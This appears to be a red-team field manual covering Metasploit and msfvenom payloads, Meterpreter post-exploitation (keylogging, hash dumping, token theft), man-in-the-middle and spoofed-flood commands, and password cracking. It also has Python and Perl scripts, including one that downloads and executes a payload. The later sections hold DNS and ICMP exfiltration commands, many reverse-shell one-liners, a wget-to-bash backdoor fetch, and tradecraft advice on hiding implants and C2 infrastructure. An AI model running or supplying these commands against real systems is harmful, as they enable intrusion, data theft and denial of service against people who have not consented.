METASPLOIT

METASPLOIT OPTIONS	
msfconsole –r ***<FILE_PATH>***.rc	Launch Metasploit and load resource file
show exploits	Display exploits
show auxiliary	Display auxiliary modules
show payloads	Display payloads
search ***<SEARCH_STRING>***	Searches module names and descriptions
info ***<MODULE>***	Show module information
use ***<MODULE>***	Load exploit or module
show options	Display module options
show advanced	Display advanced module options
set ***<OPTION>*** ***<VALUE>***	Configure framework options/parameters
sessions -v	List Metasploit sessions
sessions -k ***<ID>***	Kill Metasploit session ID
sessions –s ***<SCRIPT>***	Run Meterpreter script on all sessions
jobs -l	List all jobs
jobs -k ***<ID>***	Kill given job ID
exploit -j	Run exploit as background job
route add ***<IP_ADDRESS>*** ***<NETMASK>*** ***<SESSION_ID>***	Pivoting
loadpath ***<FILE_PATH>***	Load 3rd party modules or exploits
irb	Live Ruby interpreter shell
connect -s ***<IP_ADDRESS>*** ***<PORT>***	SSL connect (Acts similarly to Netcat)

use exploit/multi/handler set ExitOnSession False	Advanced option allows for multiple shells
set ConsoleLogging true set SessionLogging true	Enables logging

More info at: https://cdn.comparitech.com/wp-content/uploads/2019/06/Metasploit-Cheat-Sheet-1.webp

CREATE & CATCH PAYLOADS (MSFVENOM)	
msfvenom --list encoders	List available encoders
msfvenom --list payloads	List available payloads
msfvenom -p windows/meterpreter/reverse_tcp LHOST=***<IP_ADDRESS>*** LPORT=***<PORT>*** -e x86/shikata_ga_nai -i 3 -a x86 -f exe > encoded.exe	Created encoded Meterpreter reverse TCP payload for Windows systems
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST= ***<IP_ADDRESS>*** LPORT=***<PORT>*** -f elf > reverse.elf	Created Meterpreter reverse TCP payload for Linux systems
use multi/handler set payload windows/meterpreter/reverse_tcp	Start Meterpreter listener

START MSF DB (KALI)	
service postgresql start msfconsole	Start MSF (Kali)

METERPRETER PASS A SHELL	
By default, this module will create a notepad.exe process and inject into it.	
use post/windows/manage/multi_meterpreter_inject	Use module
set IPLIST ***<IP_ADDRESS>***	Set target IP address to pass the shell to
set LPORT ***<PORT>***	Set the target port
set SESSION ***<SESSION_ID>***	Set the session ID to run this module against
exploit	Run the module

METERPRETER COMMANDS	
help	List available commands
sysinfo	Display system info
ps	List processes
getpid	List current PID
upload ***<LOCAL_PATH>*** C:\\Program\ Files\\test.exe	Upload a file to C:\Program Files\binary.exe
download ***<FILE_PATH>***	Download file
reg ***<COMMAND>***	Interact with registry (reg by itself will list syntax)
rev2self	Revert to original user
shell	Drop to interactive shell
migrate ***<PID>***	Migrate to another PID
background	Background current session
keyscan_start	Start keylogger
keyscan_stop	Stop keylogger
keyscan_dump	Dump keylogger
execute –f cmd.exe –i	Execute cmd.exe and interact
execute –f cmd.exe –i –H -t	Execute cmd.exe as hidden process and with all tokens
hashdump	Dumps local hashes
run ***<SCRIPT>***	Executes script (/scripts/meterpreter)
portfwd add –L 127.0.0.1 –l 443 –r 3.3.3.3 –p 3389	Create a rule to open port 443 on the attack machine and forward it through the session to target 3.3.3.3 on port 3389
portfwd delete –L 127.0.0.1 –l 443 –r 3.3.3.3 –p 3389	Delete the rule to open port 443 on the attack machine and forward it through the session to target 3.3.3.3 on port 3389
background	Background session to interact with msfconsole
getuid	List current session owner
steal_token ***<PID>***	Steal authentication token from process
screengrab	Run plugin to capture screenshot of user

	session

NMAP THROUGH METERPRETER SOCKS PROXY	
sessions	Take note of the Meterpreter ID
route add 3.3.3.0 255.255.255.0 ***<SESSION_ID>***	Add a route through the target host
use auxiliary/server/socks4a	Setup socks4a server
run	Run socks4a server (defaults to port 1080)
socks4 127.0.0.1 1080	Edit /etc/proxychains.conf and update with port 1080
proxychains nmap –sT –Pn -n –p 80,135,445 3.3.3.3	Run Nmap scan against 3.3.3.3 targeting ports 80, 135, and 445. This scan will be tunneled through the Metasploit victim host

ETTERCAP

ETTERCAP COMMANDS	
ettercap.exe –i ***<INTERFACE>*** –M arp –Tq –F file.ef ***<MACs>***/***<IPs>***/***<PORTs>*** ***<MACs>***/***<IPs>***/***<PORTs>***	Man-in-the-Middle with filter <MAC>/<IP>/<PORTS> Example: //80,443 = any MACs, any IPs, ports 80 and 443
ettercap –T –M arp –F filter.ef // //	Man-in-the-Middle entire subnet with applied filter
ettercap –TP rand_flood	Switch flood

ETTERCAP FILTER	
etterfilter ***<ETTER_FILTER>*** –o out.ef	Compile Ettercap filter

if (ip.proto == UDP && udp.dst == 500){
drop();
kill(); }
if (ip.src == '<ip>'){
if (tcp.dst == 80){
if (search(DATA.data, "Accept-Encoding")){
replace("Accept-Encoding","Accept-Rubbish!");
msg("Replaced Encoding\n");
}
}
}
	Sample filter - kills VPN traffic and decodes HTTP traffic

HPING3	
hping3 ***<TARGETIP>*** --flood –-frag –-spoof ***<IP>*** --destport ***<PORT>*** --syn	DoS from spoofed IPs

ARPING	
arping ***<IP_ADDRESS>*** -I ***<INTERFACE_NAME>*** -c ***<NUMBER_OF_ARPS>***	ARP scanner

PASSWORD CRACKING

HYDRA	
hydra -t 1 -l admin -P ***<PASSWORD_LIST_PATH>*** -v ftp://***<IP_ADDRESS>*** ftp	Brute force the username admin with the given password list
hydra -v -u -L ***<USER_LIST_PATH>*** -P ***<PASSWORD_LIST_PATH>*** -t 1 ssh://***<IP_ADDRESS>***	Brute force SSH with user and password lists against target IP address

JOHN THE RIPPER	
john --wordlist=***<WORD_LIST_PATH>*** ***<HASH_LIST_FILE>***	Cracking with a wordlist
john --loopback ***<HASH_LIST_FILE>***	Attempt to crack hash file using previously cracked passwords
john --show ***<HASH_LIST_FILE>***	Show cracked passwords
john --incremental ***<HASH_LIST_FILE>***	Attempt to crack hash using incremental mode (May take a long time)

Note: If running on Kali check out /usr/share/wordlists for rockyou and other common password cracking wordlists.

CRACK EXCEL PASSWORD PROTECTED DOCUMENT

python office2john.py ***<INPUT_PATH>*** > extractedHash.txt	Run office2john.py against password protected Excel file to extract crackable hash from office document
9400-MS Office 2007 9500-MS Office 2010 9600-MS Office 2013 25300-MS Office 2016 SheetProtection 9700-MS Office <= 2003 $0/$1, MD5 + RC4 9710-MS Office <= 2003 $0/$1, MD5 + RC4, collider #1 9720-MS Office <= 2003 $0/$1, MD5 + RC4, collider #2 9810-MS Office <= 2003 $3, SHA1 + RC4, collider #1 9820-MS Office <= 2003 $3,SHA1+RC4, collider #2 9800-MS Office <= 2003 $3/$4, SHA1 + RC4	Determine office/hash version based on contents of extractedHash.txt (Listed in the output hash file from office2john... integer code on right goes into hashcat)
hashcat64 -a 0 -m ***<MODE>*** --username -o cracked.txt extractedHash.txt /usr/share/wordlists/rockyou.txt	Run hashcat command to crack extracted and edited hash

PROGRAMMING

ASCII & REGEX

REGEX EXPRESSIONS	
^	Start of string
*	0 or more
+	1 or more
?	0 or 1
.	Any char but \n
{3}	Exactly 3
{3,}	3 or more
{3,5}	3 to 5
{3|5}	3 or 5
[345]	3 or 4 or 5
[^34]	Not 3 or 4
[a-z]	Lowercase a-z
[A-Z]	Uppercase A-Z
[0-9]	Digit 0-9
\d	Digit
\D	Not digit
\w	A-Z,a-z,0-9
\W	Not A-Z,a-z,0-9
\s	White Space (\t\r\n\f)
\S	Not (\t\r\n\f)
reg[ex]	"rege" or "regx"
regex?	"rege" or "regex"
regex*	"rege" w/ 0 or more x
regex+	"rege" w/ 1 or more x
[Rr]egex	"Regex" or "regex"
\d{3}	Exactly 3 digits
\d{3,}	3 or more digits
[aeiou]	Any 1 vowel

(0[3-9]|1[0-9]|2[0-5])	Numbers 03-25

ASCII Table

HEX	ASCII
x00	NUL
x08	BS
x09	TAB
x0a	LF
x0d	CR
x1b	ESC
x20	SPC
x21	!
x22	“
x23	#
x24	$
x25	%
x26	&
x27	‘
x28	(
x29	)
x2a	*
x2b	+
x2c	,
x2d	-
x2e	.
x2f	/
x30	0
x31	1
x32	2
x33	3
x34	4
x35	5
x36	6

x37	7
x38	8
x39	9
x3a	:

HEX	ASCII
x3b	;
x3c	<
x3d	=
x3e	>
x3f	?
x40	@
x41	A
x42	B
x43	C
x44	D
x45	E
x46	F
x47	G
x48	H
x49	I
x4a	J
x4b	K
x4c	L
x4d	M
x4e	N
x4f	O
x50	P
x51	Q
x52	R
x53	S
x54	T
x55	U

x56	V
x57	W
x58	X
x59	Y
x5a	Z
x5b	[

HEX	ASCII
x5c	\
x5d	]
x5e	^
x5f	_
x60	`
x61	a
x62	b
x63	c
x64	d
x65	e
x66	f
x67	g
x68	h
x69	i
x6	j
x6b	k
x6c	l
x6d	m
x6e	n
x6f	o
x70	p
x71	q
x72	r
x73	s
x74	t

x75	u
x76	v
x77	w
x78	x
x79	y
x7a	z

PYTHON

PYTHON PORT SCANNER

```
import socket as sk
for port in range(<START_PORT>,<END_PORT>):
  try:
     s=sk.socket(sk.AF_INET,sk.SOCK_STREAM)
     s.settimeout(1000)
     s.connect(('<IP_ADDRESS>',port))
     print ('%d:OPEN' % (port))
     s.close
  except: continue
```

PYTHON BASE64 WORDLIST

```
#!/usr/bin/python
import base64

file1=open("<PLAINTEXT_FILE_PATH>","r")
file2=open("<ENCODED_FILE_PATH>","w")

for line in file1:
  clear = "administrator:" + str.strip(line)
  new = base64.b64encode(clear.encode())
  file2.write(new.decode())
```

CONVERT WINDOWS REGISTRY HEX FORMAT TO READABLE ASCII

```
import sys, string
dataFormatHex = bytearray.fromhex(sys.argv[1]).decode()
output = ""
for char in dataFormatHex:
  if char in string.printable:
    output += char
  else:
```

```
    output += "."

print("\n" + output)
```

READ ALL FILES IN FOLDER & SEARCH FOR REGEX

```
import glob, re

for msg in glob.glob('/tmp/.txt'):
  filer = open((msg),'r')
  data = filer.read()
  message = re.findall(r'<message>(.?)>/message>', data,re.DOTALL)
  print("File %s contains %s" % (str(msg),message))
  filer.close()
```

SSL ENCRYPTED SIMPLEHTTPSERVER

```
# Create SSL cert (follow prompts for customization)
# openssl req -new -x509 -keyout cert.pem -out cert.pem -days 365 –
nodes

# Create httpserver.py
import http.server, ssl, socketserver

context = ssl.SSLContext(ssl.PROTOCOL_TLS_SERVER)
context.load_cert_chain("cert.pem")

server_address = ('localhost', 4443)

handler = http.server.SimpleHTTPRequestHandler

with socketserver.TCPServer(server_address, handler) as httpd:
    httpd.socket = context.wrap_socket(httpd.socket, server_side=True)
    httpd.serve_forever()
```

LOOP THROUGH IP LIST, DOWNLOAD FILE OVER HTTP & EXECUTE

```
#!/usr/bin/python

import os
from urllib.request import urlopen

urls = ["<IP_ADDRESS1>","<IP_ADDRESS2>"]
port = "<PORT_TO_CONNECT>"
payload = "cb.sh"

for url in urls:
  u = "http://%s:%s/%s" % (url, port, payload)
  try:
    r = urlopen(u)
    wfile = open("/tmp/cb.sh","wb")
```

```
    wfile.write(r.read())
    wfile.close()
    break

  except: continue

if os.path.exists("/tmp/cb.sh"):
  os.system("chmod 700 /tmp/cb.sh")
  os.system("/tmp/cb.sh")
```

PYTHON EMAIL SENDER (SENDMAIL MUST BE INSTALLED)

```
import smtplib
from email import encoders
from email.mime.text import MIMEText
from email.mime.base import MIMEBase

server = smtplib.SMTP('<SMTP_SERVER>', <PORT>)

server.ehlo()

with open('<FILE_PATH>', 'r') as f:
    password = f.read()

server.login('<EMAIL>', password)

msg = MIMEMultipart()
msg['From'] = '<FROM_EMAIL>'
msg['To'] = '<TO_EMAIL>'
msg['Subject'] = '<SUBJECT_LINE>'

with open('<FILE_PATH>', 'r') as f:
    message = f.read()

msg.attach(MIMEText(message, 'plain'))

text = msg.as_string()
server.sendmail('<FROM_EMAIL>', '<TO_EMAIL>', text)
```

GENERATE RANDOM STRING OF N LENGTH

```
import string, random


n=10
```

```
randstr = "".join(random.choice(string.ascii_letters + string.digits) for n in range(n))


print (randstr)
```

PYTHON HTTP SERVER

python –m SimpleHTTPServer **<*PORT*>**

CUSTOM PYTHON HTTP BANNER GRABBER

```
#!/usr/bin/python
#Sample syntax: python test.py -t 127.0.0.1-2 -p 8000 -d 1

import sys, time
from urllib.request import urlopen
from optparse import OptionParser

parser = OptionParser()
parser.add_option("-t", dest="iprange",help="target IP range, i.e.
192.168.1.1-25")
parser.add_option("-p", dest="port",default="80",help="port,
default=80")
parser.add_option("-d", dest="delay",default=".5",help="delay (in
seconds), default=.5 seconds")

(opts, args) = parser.parse_args()

if opts.iprange is None:
  parser.error("you must supply an IP range")

ips = []
headers = {}
octets = opts.iprange.split('.')
start = octets[3].split('-')[0]
stop = octets[3].split('-')[1]

for i in range(int(start),int(stop)+1):
  ips.append('%s.%s.%s.%d' % (octets[0],octets[1],octets[2],i))

print("\nScanning IPs: %s\n" % (ips))

for ip in ips:
  try:
    response = urlopen("http://{}:{}".format(ip, opts.port))
```

```
    headers[ip] = dict(response.info())

  except Exception as e:
    headers[ip] = "Error: " + str(e)
  time.sleep(float(opts.delay))

for header in headers:
  try:
    print("%s : %s" % (header,headers[header].get('server')))

  except:
    print("%s : %s" % (header,headers[header]))
```

SCAPY

SCAPY SETUP	
iptables –A OUTPUT –p tcp –-tcp-flags RST RST –j DROP	When TCP packets are crafted with Scapy, the underlying OS will not recognize the initial SYN packet and will reply with a RST packet. To mitigate this, set the following iptables rule

EXPRESSION	DESCRIPTION
from scapy.all import *	Imports all scapy libraries
ls()	List all available protocols
lsc()	List all scapy functions
conf	Show/set scapy config
IP(src=RandIP())	Generate random src IPs
Ether(src=RandMAC())	Generate random src MACs
ip=IP(src="***<IP_ADDRESS>***",dst="***<IP_ADDRESS>***")	Specify IP parameters
tcp=TCP(dport=***<PORT>***)	Specify TCP parameters
data="TCP data"	Specify data portion
packet=ip/tcp/data	Create IP()/TCP() packet
packet.show()	Display packet configuration
send(packet,count=1)	Send 1 packet @ layer 3
sendp(packet,count=2)	Send 2 packets @ layer 2
sendpfast(packet)	Send faster using tcpreply
sr(packet)	Send 1 packet & get replies
sr1(packet)	Send only return 1st reply

for i in range(0,1000): send (***<PACKET_VARIABLE>***)	Send <packet> 1000 times
sniff(count=100,iface="***<INTERFACE_NAME>***")	Sniff 100 packets on given interface

SEND IPV6 ICMP MESSAGE

sr(IPv6(src="***<IP_ADDRESS>***", dst="***<IP_ADDRESS>***")/ICMP())

UDP PACKET WITH SPECIFIC PAYLOAD

```
from scapy.all import *


ip=IP(src="<IP_ADDRESS>", dst="<IP_ADDRESS>")
u=UDP(dport=<PORT>, sport=<PORT>)
pay = "my UDP packet"
packet=ip/u/pay
packet.show()
wrpcap ("<OUTPUT_PATH>",packet) : write to pcap
send(packet)
```

NTP FUZZER

```
from scapy.all import *

packet=IP(src="<IP_ADDRESS>", dst="<IP_ADDRESS>")/UDP(dport=
<PORT>)/fuzz(NTP(version=4,mode=4))

send(packet)
```

SEND HTTP MESSAGE

```
from scapy.all import *

fileweb = open("web.txt",'r')
data = fileweb.read()

ip = IP(dst="<IP>")

SYN = ip/TCP(sport=RandNum(6000,7000),dport=80,flags="S",seq=4)
SYNACK = sr1(SYN)
ACK = ip/TCP(sport=SYNACK.dport, dport=80, flags="A",
seq=SYNACK.ack, ack=SYNACK.seq+1)/data

reply, error = sr(ACK)

print(reply.show())
```

PERL

PERL PORT SCANNER

```
use strict;
use IO::Socket;

for(my $port=<START_PORT>;$port<<END_PORT>;$port++)
{
  my $remote=IO::Socket::INET->new( Proto=>"tcp",PeerAddr=>"
<TARGET_IP>",PeerPort=>$port);


  if($remote)
  {
    print "$port is open\n";
  };
}
```

TIPS & TRICKS

TIPS & TRICKS

FTP THROUGH NON-INTERACTIVE WINDOWS SHELL

```
echo open <IP_ADDRESS> 21 > ftp.txt
echo <USERNAME> >> ftp.txt
echo <PASSWORD> >> ftp.txt
echo bin >> ftp.txt
echo GET <FILE_PATH> >> ftp.txt
echo bye >> ftp.txt
ftp –v -n -s:ftp.txt
```

DNS TRANSFER ON LINUX

xxd -p secret > file.hex	On Victim: Hex encode the file to be transferred:
for b in `cat file.hex `; do dig $b.shell.evilexample.com; done	On Victim: Read in each line and do a DNS lookup:
tcpdump -w /tmp/dns -s0 port 53 and host system.example.com	On attacker: Capture DNS exfil packets:
tcpdump -r dnsdemo -n | grep shell.evilexample.com | cut -f9 -d' ' | cut -f1 -d'.' | uniq > received.txt	On attacker: Cut the exfilled hex from the DNS packet:
xxd -r -p < received.txt > keys.pgp	Reverse the hex encoding:

EXFIL COMMAND OUTPUT ON A

LINUX MACHINE OVER ICMP	
stringZ=`cat /etc/passwd | od -tx1 | cut -c8- | tr -d " " | tr -d "\n"`; counter=0; while (($counter <= ${#stringZ}));do ping -s 16 -c 1 -p ${stringZ:$counter:16} 192.168.10.10 && counter=$((counter+16));done	On victim
tcpdump -ntvvSxs 0 'icmp[0]=8' > data.dmp grep 0x0020 data.dmp | cut -c21- | tr -d " " | tr -d "\n" | xxd -r -p	On attacker (capture packets to data.dmp and parse):

SENDING EMAIL FROM OPEN RELAY (TELNET)

telnet **<*IP_ADDRESS*>** 25
HELO
MAIL FROM:**<*EMAIL_ADDRESS*>**
RCPT TO: **<*EMAIL_ADDRESS*>**
DATA
Thank You.
.
quit

REVERSE SHELLS

NETCAT	
Start listener on attack box to catch reverse shells	
nc ***<IP_ADDRESS>*** ***<PORT>*** -e /bin/sh	Linux reverse shell
nc ***<IP_ADDRESS>*** ***<PORT>*** -e cmd.exe	Windows reverse shell
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc ***<IP_ADDRESS>*** ***<PORT>*** >/tmp/f	Netcat work-around when –e option not possible

PERL	
perl -e 'use Socket; $i="***<IP_ADDRESS>***"; $p=***<PORT>***; socket(S,PF_INET, SOCK_STREAM,getprotobyname("tcp")); if(connect(S,sockaddr_in($p,inet_aton($i)))){ open(STDIN,">&S");open(STDOUT,">&S"); open(STDERR,">&S"); exec("/bin/sh -i");};'	Perl
perl -MIO -e '$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"***<IP_ADDRESS>***:***<PORT>***");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'	Perl without /bin/sh
perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"***<IP_ADDRESS>***:***<PORT>***");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'	Perl for Windows

PYTHON
python -c 'import socket,subprocess,os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("***<IP_ADDRESS>***",***<PORT>***)); os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2); p=subprocess.call(["/bin/sh","-i"]);'

BASH
bash -i >& /dev/tcp/***<IP_ADDRESS>***/***<PORT>*** 0>&1

JAVA

```
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/<IP_ADDRESS>/<PORT>;cat <&5 | while read line; do
\$line 2>&5 >&5; done"] as String[])
p.waitFor()
```

PHP

```
php -r '$sock=fsockopen("<IP_ADDRESS>",<PORT>);exec("/bin/sh -i <&3 >&3 2>&3");‘
```

RUBY

ruby -rsocket -e'f=TCPSocket.open("*<IP_ADDRESS>*",*<PORT>*).to_i; exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'	Ruby
ruby -rsocket -e 'exit if fork;c=TCPSocket.new("*<IP_ADDRESS>*","*<PORT>*");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'	Ruby without /bin/sh
ruby -rsocket -e 'c=TCPSocket.new("*<IP_ADDRESS>*","*<PORT>*");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'	Ruby for Windows

TELNET

telnet *<IP_ADDRESS>* *<PORT>* | /bin/bash | telnet *<IP_ADDRESS>* *<PORT+1>*	Telnet

XTERM

xnest :1	Start Listener (Listens on port 6001)
xhost +*<IP_ADDRESS>*	Add permission to connect
xterm -display *<IP_ADDRESS>*	Telnet

WGET SCRIPT DOWNLOAD & EXECUTE

```
wget -O- http://<IP_ADDRESS>:<PORT>/backdoor.sh | bash
```

More info at:

- ***https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet***
- ***http://bernardodamele.blogspot.com/2011/09/reverse-shells-one-liners.html***
- ***http://bit.ly/nuc0N0***

TUNNELING

FPIPE TUNNEL	
fpipe.exe –l 1234 –r 80 2.2.2.2	Listen on port 1234 and forward to 2.2.2.2 on port 80

SOCAT TUNNEL	
socat TCP-LISTEN:1234,fork TCP:2.2.2.2:80	Listen on port 1234 and forward to 2.2.2.2 on port 80

SSL ENCAPSULATED NETCAT TUNNEL (STUNNEL)	
openssl req -new -x509 -days 365 -nodes -out stunnel.pem -keyout stunnel.pem	(Listening Server) Generate SSL certificate
Modify /stunnel.conf client = no [netcat server] accept = 4444 connect = 7777 cert = /etc/stunnel/stunnel.pem	(Listening Server) Modify stunnel configuration
sudo stunnel ./stunnel.conf	(Listening Server) Run stunnel
Modify /stunnel.conf client = yes [netcat client] accept = 5555 connect = ***<LISTENING_IP>***:4444	(Attacker) Modify stunnel configuration
sudo stunnel ./stunnel.conf	(Attacker)

	Run stunnel
nc –vlp 7777	(Listening Server) Listen for netcat connection
nc –nv 127.0.0.1 5555	(Attacker) Connect into victim computer via netcat

More info at: https://edzeame.wordpress.com/2014/06/23/setting-up-stunnel-configurations/

TRADECRAFT CONCERNS

Tradecraft Concerns

This section outlines various tradecraft considerations that should be made while operating in a live environment.

ARTIFACT CREATION AND UPLOADING
Do created artifact names and configurations blend in with the target environment (service names, descriptions, file names, etc.)?
Is the payload packed/obfuscated?
Was the payload created matching target system architecture, C2 type, and payload type?
Is the artifact uploaded to a non-descript location?

PERSISTENCE ACTIONS
Do I have the correct "permission" to execute this persistence method (administrator versus user persistence methods)?
Once the persistence executes, is the payload process suspicious?
After persistence executes, is the implant call back interval too fast or too slow?
Should I log this persistence?

REMOTE EXECUTION
Is the remote machine in scope?
Is it normal to see this machine talk to the remote system?
Do I hold the correct permission to remotely execute?
Once the persistence executes, is the payload process

suspicious?
Should I remove the artifact after gaining persistence?
Should I log this remote execution?

INFRASTRUCTURE SETUP
Purchase a VPS for C2 redirection.
SSL certs purchased and configured successfully on redirector.
Age redirector as long as possible.
Redirector content uploaded and "categorized".
ProxyPass or similar traffic pass thru technique configured to push implant traffic to team server.
Iptables configured to block unwanted traffic from redirector and Red Team attack machine.
Passwords changed on redirector, and any other Red Team owned machines.
SSH keys configured and password protected.

TOKEN MANIPULATION
Is the correct privilege held to run this token manipulation method?
Is the "domain" section of the technique set correctly?
Is the hash or password still valid (it could be expired)?
Does the user belong to any concerning groups (HBSS admin, firewall admin, etc.)?
Is the user account enabled?
Has the user logged in recently?
Has the user authenticated from this machine before?
Is an active user credential required for this task?

END OF DAY OPERATIONS
Revert all credentials in implant sessions (rev2self, drop_token, etc.).
Exit any implants no longer needed for the operation.
Unlink from all SMB implants (beginning with outer chain and working back).
Sleep down all HTTPS implants to a slower call back interval (such as 4 hours).
Update any organizational logs with end of day information.

INDEX

K

L

M

N

O

P

R

S

T

U